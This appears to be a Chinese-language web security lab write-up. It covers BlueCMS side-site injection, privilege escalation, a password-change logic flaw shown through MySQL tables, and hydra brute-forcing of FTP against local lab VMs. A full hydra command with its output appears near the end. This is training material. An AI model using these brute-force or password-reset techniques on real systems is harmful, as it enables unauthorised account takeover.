

1.bluecms 旁注漏洞练习，为什么旁站攻击可以拿下主站？跨库的意思是什么？理解基于功能挖掘漏洞的过程。

192.168.80.129/bluecms/uploads/install/

BlueCMS—地方门户专用CMS! 安装程序

BlueCMS 官方网站 技术论坛 帮助

安装步骤

许可协议

环境检测

参数配置

正在安装

安装完成

阅读许可协议

版权所有 (c)2009, BlueCMS.net 保留所有权利。

感谢您选择BlueCMS, BlueCMS是目前国内第一款专注于地方门户网站建设解决方案, 属于 PHP + MySQL 的技术开发, 全部源码开放。

BlueCMS 的官方网站是: [www.bluecms.net](#) 交流论坛: [www.bluecms.net/bbs](#)

为了使您正确并合法的使用本软件, 请您在使用前务必阅读清楚下面的协议条款:

一、本授权协议适用且仅适用于 BlueCMS 1.x.x 版本, BlueCMS官方对本授权协议的最终解释权。 二、协议许可的权利

1. 您可以在完全遵守本最终用户授权协议的基础上, 将本软件应用于非商业用途, 而不必支付软件版权授权费用。
2. 您可以在协议规定的约束和限制范围内修改 BlueCMS 源代码或界面风格以适应您的网站要求。
3. 您拥有使用本软件构建的网站全部内容所有权, 并独立承担与这些内容的相关法律责任。
4. 获得商业授权之后, 您可以将本软件应用于商业用途。同时依据所购买的授权类型中确定的技术支持内容, 自购买时起, 在技术支持期限内拥有通过指定的方式获得指定范围内的技术支持服务。商业授权用户享有反映和提出意见的权力, 相关意见将被作为重要考虑, 但没有一定被采纳的承诺或保证。

二、协议规定的约束和限制

1. 未获商业授权之前, 不得将本软件用于商业用途 (包括但不限于企业网站、经营性网站、以营利为目的或实现盈利的网站)。购买商业授权请登陆 [www.bluecms.net/bbs](#) 了解最新说明。

☐ 我已经阅读并同意此协议

继续

安装程序 - BlueCMS-地方门户专用

192.168.80.129/bluecms/uploads/install/index.php?act=step3

BlueCMS—地方门户专用CMS! 安装程序

BlueCMS 官方网站 技术论坛 帮助

安装步骤

许可协议

环境检测

参数配置

正在安装

安装完成

数据库配置

数据库主机:

localhost

数据库名称:

bluecms

数据库用户名:

root

数据库密码:

root

数据库前缀:

blue_

管理员账号

管理员姓名:

admin

登录密码:

密码确认:

电子邮箱:

admin@qq.com

Cookie加密码:

VeUDw4932J

上一步

下一步

BlueCMS中心

192.168.80.129/bluecms/uploads/admin/

BlueCMS center

你好: admin, 欢迎使用BlueCMS | 网站主页 | 管理主页 | 安全退出

常用操作

发布本地新闻

发布分类信息

首页hash

导航管理

网站信息

更新缓存

本地新闻

分类信息

模块管理

会员管理

充值中心

系统设置

系统帮助

您还没有删除 install 文件夹, 出于安全考虑, 我们建议您删除 install 文件夹。

系统更新信息

系统当前版本: v1.6 系统最后更新时间: 20100210

系统信息

系统当前版本: v1.6

操作系统及 PHP: WINNT

服务器软件: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.2.17

MySQL 版本: 5.5.53

上传附件最大尺寸: 2M

BlueCMS 开发团队

版权: BlueCMS团队

开发团队: Luckx

界面设计师及用户体验团队: 九段(jiuduan)

相关链接: 官方主页 官方论坛

Powered By BlueCMS v1.6

BlueCMS中心

192.168.80.129/bluecms/uploads/admin/

BlueCMS center

你好: admin, 欢迎使用BlueCMS | 网站主页 | 管理主页 | 安全退出

常用操作

发布本地新闻

发布分类信息

首页hash

导航管理

网站信息

更新缓存

本地新闻

分类信息

模块管理

会员管理

充值中心

系统设置

系统帮助

BlueCMS提示信息

添加新广告成功

如果您浏览的浏览器没有反应, 请点击这里

192.168.80.129

1

确定

BlueCMS中心

192.168.80.129/bluecms/uploads/admin/

BlueCMS center

你好: admin, 欢迎使用BlueCMS | 网站主页 | 管理主页 | 安全退出

常用操作

发布本地新闻

发布分类信息

首页hash

导航管理

网站信息

更新缓存

本地新闻

分类信息

模块管理

会员管理

充值中心

系统设置








系统帮助

BlueCMS管理中心 - 获取JS代码 广告列表

JS代码



<script src=http://192.168.80.129/bluecms/uploads/ad_js.php?ad_id= language=javascript></script>

Powered By BlueCMS v1.6






2.水平越权 & 垂直越权漏洞实验。

水平越权



垂直越权





3. 密码修改逻辑漏洞



```
user.password      user_test.password
mysql> select * from user_test;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | admin   | admin   |
| 2  | aaaaa  | asdfsadf |
+----+-----+-----+
2 rows in set (0.00 sec)
```

Webbug 靶场

192.168.80.128:8087/control/auth_cross/cross_auth_passwd2.php?id=2

旧密码:

新密码:

提交

Webbug 靶场

192.168.80.128:8087/control/auth_cross/cross_auth_passwd2.php?id=2

旧密码:

新密码:


提交

192.168.80.128:8087

ok

确定


```
mysql> select * from user_test;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | admin   | admin   |
| 2  | aaaaa  | 123     |
+----+-----+-----+
2 rows in set (0.00 sec)
```



```
mysql> select * from user_test;
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | admin | 123 |
| 2 | aaaaa | 123 |
+-----+-----+-----+
2 rows in set (0.00 sec)
```

4. 暴力破解：使用 hydra 实现对 ftp、ssh、rdp、mysql 的暴力破解

ftp





```
(root@kali) ~# hydra -l ftp -P pwd.txt -vV -f -e ns ftp://192.168.80.129
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o
rganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-31 18:06:24
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:1/p:10), ~1 try per task
[DATA] attacking ftp://192.168.80.129:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.80.129 - login "ftp" - pass "ftp" - 1 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.80.129 - login "ftp" - pass "" - 2 of 10 [child 1] (0/0)
